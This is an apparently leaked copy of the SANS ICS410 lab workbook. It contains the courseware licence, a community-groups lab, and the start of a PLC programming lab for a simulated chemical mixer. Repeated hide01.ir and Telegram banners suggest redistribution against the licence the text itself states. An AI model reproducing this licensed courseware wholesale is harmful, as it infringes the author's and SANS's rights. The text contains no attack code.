Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Courses Offered by SANS

Course	Certification	Sections
ICS410: ICS/SCADA Security Essentials	GICSP	6
ICS418: ICS Security Essentials for Managers	—	2
ICS456: Essentials for NERC Critical Infrastructure Protection	GCIP	5
ICS515: ICS Visibility, Detection, and Response	GRID	6
ICS612: ICS Cybersecurity In-Depth	—	5
ICS613: ICS Penetration Testing and Assessments (New 2024)	—	5
HOSTED: Assessing and Exploiting Control Systems and IIoT	—	6

Hosted courses are not exclusive to SANS, and thus do not have a public SANS course number.

Hosted courses are usually offered at the SANS ICS summits, and occasionally at other large SANS events.

For more information on the hosted courses, please see the following URLs:

Assessing and Exploiting Control Systems and IIoT

https://www.controlthings.io/training

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Other Curriculums at SANS

- Cyber Defense
  - 12+ courses, 9+ certifications
- System Administration
  - 5+ courses, 5+ certifications
- Digital Forensics Investigations and Media Exploitation
  - 10+ courses, 7+ certifications
- Penetration Testing
  - 18+ courses, 9+ certifications
- Incident Response and Threat Hunting
  - 9+ courses, 8+ certifications
- Management
  - 12+ courses, 7+ certifications
- Secure Software Development
  - 9+ courses, 4+ certifications
- Audit
  - 3+ courses, 2+ certifications
- Intrusion Analysis
  - 8+ courses, 8+ certifications
- Cyber Guardian
  - 8+ courses, 8+ certifications
- Legal
  - 1+ course, 1+ certification

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

General inquiries: info@sans.org
Registration: registration@sans.org
Tuition: tuition@sans.org
Press: press@sans.org
301-654-SANS (7267)

Contacts and Resources

AUTHOR
Justin Searle
justin@controlthings.io

ICS Resources
ics.sans.org
@sansics
https://ics-community.sans.org/signup

Justin Searle is the Director of ICS Security at InGuardians, specializing in ICS security architecture design and penetration testing. He led the Smart Grid Security Architecture group in the creation of NIST Interagency Report 7628 and has played key roles in the Advanced Security Acceleration Project for the Smart Grid (ASAP-SG), National Electric Sector Cybersecurity Organization Resources (NESCOR), and Smart Grid Interoperability Panel (SGIP).

Justin has taught courses in hacking techniques, forensics, networking, and intrusion detection for multiple universities, corporations, and security conferences. He is currently a Senior Instructor for the SANS Institute and a faculty member at IANS. In addition to electric power industry conferences, Justin frequently presents at top international security conferences such as Black Hat, DEFCON, OWASP, Nullcon, and AusCERT.

Justin leads prominent open-source projects including the ControlThings Platform, Samurai Web Testing Framework (SamuraiWTF), Samurai Security Testing Framework for Utilities (SamuraiSTFU). He has an MBA in International Technology and is a CISSP and SANS GIAC certified Incident Handler (GCIH), Intrusion Analyst (GCIA), Web Application Penetration Tester (GWAPT), and GIAC Industrial Control Security Professional (GICSP).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS410 | ICS/SCADA SECURITY ESSENTIALS

GIAC Global Industrial Cyber Security Professional (GICSP)

Workbook

hide01.ir

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.


Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS410 Lab Workbook:
ICS/SCADA Security Essentials
Version I01



This workbook is considered Courseware as defined by the SANS Courseware License Agreement found at https://www.sans.org/mlp/courseware-licensing-agreement/ and is subject to all terms and conditions of the agreement. Use of this workbook constitutes agreement with these conditions.

hide01.ir

Foreword

This lab workbook contains all lab materials for SANS ICS410: ICS/SCADA Security Essentials. It is also available in electronic form in each of the course virtual machines which we refer to as the eWorkbook. We **STRONGLY** recommend you perform the course labs using the eWorkbook in the virtual machines instead of used the printed workbook. This will allow you to copy/paste during the lab and allow you to expand and hide sections of the lab while you are working. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

For an extra challenge, the labs include various "**Optional Homework**" sections, which are for those students who would like to dig deeper into the lab concepts. Our intent is for you to leave these portions until the end of each lab, and then to circle back to them after you're done with the other parts of the lab. Some are more open-ended than others, but if you're particularly interested in a topic, you'll have no shortage of material to work with.

Enjoy!

Course Author: Justin Searle
ControlThings LLC | justin@controlthings.io | @meeas

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Special Thanks

Current and Past ICS410 Instructors: Mike Assante, Thomas Brandstetter, Eric Cole, Tim Conway, Eric Cornelius, Monta Elkins, Paul Henry, Dean Parsons, Paul Piotrowski, Billy Rios, Chris Robinson, Stephen Mathezer, Larry Vandenaweele, Don C. Weber

Also, a tremendous thank you to the free and open source tool developers who put so much work into their projects, allowing the community to benefit from their efforts. We would never be as capable a cybersecurity community if we didn't have your tools available as options to do our work.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 1.1: Learning From Peers

1. Introduction

1.1. Resources Needed

- Logged into classroom Slack channel (Link available in your SANS Portal)

1.2. Summary

For Live and LiveOnline students: Please introduce yourself to the class in 2-3 sentences on the classroom Slack channel. Also, reply to at least one other student's introduction.

For All students, including OnDemand: Take a minute to join the the following groups to continue learning from your pears well past the end of this course.

- **SANS ICS Forum** is a restricted group limited to atendees of at least one SANS ICS Curriculum alumni. This site does not use your SANS credentials, so you will need to *request to join*.
  - https://ics-community.sans.org/login
- **ControlThings Discord server** is a open community to discuss all things cybersecurity and OT/ICS and is not associated with SANS.
  - https://discord.gg/ControlThings

hide01.ir

1.3. Objectives

- Expand your knowledge using your peers as sources
- Building your professional connections in the ICS cyber-security industry

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 1.2: Programming a PLC

1. Introduction

1.1. Resources Needed

- ICS410 Windows 10 Virtual Machine
- Velocio ACE 11 PLC, with USB cable and Simulator Stick

1.2. Summary

In this lab, we will be programming our Velocio ACE 11 PLC to control a chemical mixing process.

1.3. Objectives

- Gain a better understanding of how controller logic works and interacts with the process
- Understand what can happen if an attacker can influence the controller
- Become familiar with PLC programming software and how attackers who access it can do anything they want with the process

hide01.ir

2. Understanding Our Process

We are going to program our Velocio PLC to control a chemical mixing process:

- 3 chemicals need to be mixed together in a specific order and at specific times
- Once mixed, the chemical will be pumped onto the next process
- An emergency stop button will stop the process, flush the mixture, and wait to be reset by an operator


The following information blocks will provide some more technical details we will use later in the lab. You do not have to perform any actions in these four blocks, just review them for reference later.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PLC Pinout

- We will use 2 of the 6 digital inputs, using the simulator stick:
  - **Input C1:** Run process switch, to start and pause the process
  - **Input C6:** Emergency stop switch, to halt and flush the process
- We will be using all 6 digital outputs, but won't be wiring them to anything:
  - **Output D1:** Intake Pump for chemical 1
  - **Output D2:** Intake Pump for chemical 2
  - **Output D3:** Intake Pump for chemical 3
  - **Output D4:** Chemical mixer
  - **Output D5:** Outtake pump to move mixture to next process
  - **Output D6:** Emergency flush pump

PLC Diagram



hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Process Requirements

- Chemicals are added via their intake pump using a timer.
- Chemical 1 and 2 intake pumps must run 2 seconds each.
- Chemical 3 intake pump must run 4 seconds.
- Chemical 1 must be completely added before the other two chemicals.
- The chemical mixer must be running while chemical 2 and 3 are added.
- After all chemicals are fully added, the mixer must run for at least 4 seconds.
- Once mixed, the outtake pump must run for 5 seconds to process batch.
- If an emergency occurs, we must run the flush pump for 5 seconds then wait for a manual reset.

Process State Machine

- The easiest method for programming a PLC is to build a state model. Here is the state model we will use, using a single timer to keep track which state we are in:
  - **State 0:** Initialization of tags (outputs and variables)
  - **State 1:** Adding the first chemical to the mixer (finished at 2 seconds into batch timer)
  - **State 2:** Adding the second and third chemicals (finished at 4 seconds into batch timer)
  - **State 3:** Finish adding the third chemical (finished at 6 seconds into batch timer)
  - **State 4:** Mix the batch (finished at 10 seconds into batch timer)
  - **State 5:** Process the batch to the next system (finished at 15 seconds into batch timer)
- We will check for pauses and emergencies every millisecond or so, and not assign those numbered states

hide01.ir

3. Our vBuilder Template

Now that you have all the needed background information, lets look at the PLC programming template we have created for you.

Start your ICS410 Windows 10 virtual machine (VM)

Remember the username and password?

For the Windows 10 VM, the username and password are both **student**.

Don't worry about connecting your PLC yet. We don't need to connect it until after our logic is built and we want to program the PLC. We'll instruct you when to connect it.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Open the lab template we created for you

You can find it at **Desktop\Velocio PLC\PLC Programs\ChemicalMixerSFC-Ace11-Template\ChemicalMixerSFC.vio** which has the logo that looks like the letter **V**. Make sure to grant vBuilder permission to modify your computer when prompted.

A little slower please!

On the desktop of your VM, you should see a folder called **Velocio PLC**. Open it by double clicking on it.

Inside that folder, you should see a few file and folders. Open the folder called **PLC Programs**.

Then open the folder called **ChemicalMixerSFC-Ace11-Template**. Be careful, these folders all have similar names.

Now you should see a couple of files. Open the **ChemicalMixerSFC** file that has the logo that looks like the letter **V**.

This will start to open vBuilder, the software we use to program the PLC. As it is opening, it may ask you if it can modify your computer. If it does, make sure to answer **Yes**.

The PLC Programming file you just opened is a template for you to fill in through the rest of this lab. This template has diamond shaped objects that are vertically connected. Each of these diamonds are decision blocks checking for an emergency, a pause, or testing to see if we are in one of the defined states. Your job in this lab will be to create the logic to the right of each of these diamond shaped blocks.

Before we start building our PLC logic, we want to save a copy of this project so we can keep a copy of the original template for future use.

hide01.ir

Under the `File` menu of vBuilder, select `Save As` and give your new project a name such as `My Chem Mixer`

This file will automatically save all changes you make, so we can close it at any time without loosing our changes.

The template we copied contains several **tags** that we have already created for your chemical mixer process. In controller logic, a tag is what most IT programmers would call a variable. It is a human readable name that represents data assigned to it. In the OT world, tags can represent data we need to keep track of in our logic, but can also represent data being received on physical inputs and or data being sent out to physical outputs.

Remember: Tags == Variables

Lets carefully review these tags without making any changes to them.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Review the tags we have already created




Open the tag database in vBuilder by clicking on the **tag** icon in the top toolbar.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What should I see?



Warning

Be **VERY** careful not to modify any of the setting in this tag window! Changes to any settings **WILL** impact your ability to successfully complete this lab.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

You can look through all the tags by clicking on all the buttons on the left hand side of the tag window under the **Input / Output** and **Register** sections. We will use these tags to program our PLCs.

One key component we need in programming our PLC is a way to read our inputs and write to our outputs. We also need a variable to keep track of internal logic, such as the state our program is in and the current value of our process timer, neither of which are inputs nor outputs. We can assign names to all of our inputs and outputs and create other needed variables for our programs with the Tag tool. In ICS programming logic, tags are human-readable names for inputs, outputs, and variables in our programs. These tag values make up most of the time-series data that we store in our historians.

Take a moment to look at the tags we have already set for you. Use the tag tool icon indicated above to open the tag editing window. On the left side of the tag window are various buttons representing different types of tags. Review the tags we set under the following sections: Input Bit, Output Bit, ui16, and i32. The first two categories apply to our inputs and outputs on the PLC. For the other two categories, the "u" stands for unsigned and the "i" stands for integer. We need an unsigned integer to keep track of our **State** (we chose a 16-bit but could have chosen 8-bit as well) and a 32-bit integer for our **Timer**.

Close the tag window by clicking `cancel` to avoid making changes

4. Building Your PLC Logic

This portion of this lab is a bit long, so just take your time and make sure you complete each step as indicated. If you need to go back and are using the electronic version of this workbook, don't forget you can use this lab's table of contents on the right side of the screen.

4.1. Pause Process

To Start our process, we will use input switch number one. We have already assigned this the human-readable name of **RunProcess** as you should have seen in the tag database.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for pausing the process

In the template, find a diamond-shaped decision block that is testing if **RunProcess** of **OFF**. This should be the second diamond-shaped decision block after the Start object. We will skip the first decision for **EmergencyStop** for now. To the **RunProcess** decision block, you will need to add the appropriate rectangle block to the right of it.

Add a timer function to pause the Timer

From the **Toolbox** on the right side of the vBuilder window, find the following icon: 

.

Click on the 

icon and drag it to a location next to the **RunProcess = OFF** decision block.

When prompted, set the tag to **Timer** and set the state to **Pause** and click **OK**.

Don't see a *Pause* option?

vBuilder doesn't always work well with resolution scaling (the 130% or 150% settings) of high-resolution displays. This is a common issue with a lot of Windows software, so you there are good chances you already have resolution scaling turned off. For this lab, if you experience this issue, it should only affect this one step. To complete this step, you have two choices.

- Ignore the graphical anomaly by selecting the start option and then pressing the down arrow once to select the invisible "Pause" option or twice for the invisible "Stop" option. I personally recommend this approach
- Remove resolution scaling, which will make all your icons and text really, really small. You can do this by setting resolution scaling in Windows to 100% if enabled. If you are running Windows on your host (your laptop), change it there as your host will pass that setting along to the virtual machine. You can usually make it larger (and readable) again by changing the actual display resolution on your host to something like "1440 x 900" based on your preference.

If you are running Mac or Linux, you shouldn't experience this issue, but on occasion, this may be an issue with some Retina displays on MacBook Pros as well. If you do have this issue, the solution is for you to change your VMware Fusion Display settings for your Windows 10 VM to "Use full resolution for Retina display" and the single window and full screen settings to "Use Fusion Display Preferences".


This will pause the process if the **RunProcess** switch is **OFF**, and resume the process when the **RunProcess** switch is turned **ON**.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Connect the new function blocks

Connect the provided **RunProcess = OFF** decision block to the new block you just added. You can do this by placing your mouse over the side of the diamond shaped block you want to build a connection **FROM**, which will make a solid blue circle appear. Just click and drag that blue circle to a blue circle on the Timer function block you want to connect **TO**.



Make sure you did not accidentally remove the connector from the bottom of the **State = 0** decision block, which represents the **N** or No/False branch.

Our process requirements say this **RunProcess** switch must be able to start and stop/pause the process. So, for our logic, we want to detect if the switch is **OFF**. If the **RunProcess** switch is off, then we should pause the process **Timer** then since it reached the end of a branch, and return to the **Start** function block. This will make the PLC continuously loop through this branch until something tells it to take a different path. The PLC will do this, approximately more than 1,000 times per second, at least on this PLC. In a normal computer program on Windows or Linux, this would generally be a bad thing to do without a pause in the loop, because it would try maxing out the computer's CPU while other programs need to run. However in hardware PLCs, these types of loops are normal since the original PLC programming methods, like ladder logic, were designed to mimic the original relay circuits PLCs replaced. PLC software puts constraints on those loops internally so engineers don't need to worry about CPU utilization. Once we change the **RunProcess** switch to **ON**, the route will change to continue down the functional logic program to run the appropriate state logic.

4.2. State 0

When the program starts the process for the first time, or when we finish one batch of chemical and need to start the process again, we start at State 0. State 0's goal is simple: Reset and initialize all tags to begin the process. To do this, we set all tag values to 0.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for `State 0` branch

Find the diamond-shaped decision block that is checking for **State = 0**.

Reset all tags and increment state

On the **State = 0**. branch, add a 

function block to initialize each tag.

- Copy a 0 (just type the number 0 in the **LEFT** field) to each of the following tags (placed in the **RIGHT**):
  - **RunIntakePump1**
  - **RunIntakePump2**
  - **RunIntakePump3**
  - **RunMixer**
  - **RunOutakePump**
  - **EmergencyFlush**
  - **Timer**
- Copy a 1 to the **State** tag (to move to the next state)
- Click **OK** to save your changes

hide01.ir

Connect the new function blocks

Build a connector from the provided **State = 0** decision block to the new copy block you just added. This will be the **Y** or Yes/True branch.

Again, make sure you did not accidentally remove the connector from the bottom of the **State = 0** decision block, which represents the **N** or No/False branch.

What should this look like?



Note: that the screenshot above shows the final function block once it is saved. The edit window while you are configuring the function block looks slightly different, but the values on the left and right side of the edit window are the same as the copy function block shown above.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

While there is a **Turn On/OFF** function block to set tags on and off, that function block allows you to change only one tag per block. So, we will instead use a **Copy** function block to copy the needed values to each tag. The only tag we set differently is the **State** tag. Because we need to run this initialize branch only once per batch process, we'll set **State** to 1, which will make the program go to the next state of the program when it loops back to start of the logic.

4.3. State 1

Our process requirements say that chemical 1 must be added before the other two chemicals, so we will make this state 1. That means we need to add the chemical using intake pump 1, wait 2 seconds while it is added, then stop adding chemical 1 before moving on to the next State.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Add logic for `State 1` branch

Find the diamond-shaped decision block that is checking for **State = 1**.

Turn on chemical 1 pump

On the **State = 1** branch, add a Turn On/Off object to activate **RunIntakePump1**.

Wait for 2 seconds

Add a >⏱≥ function block to test if the **Timer** is greater than 2 seconds.

Make sure you grabbed the correct function block. This is NOT the Timer / Clock icon.

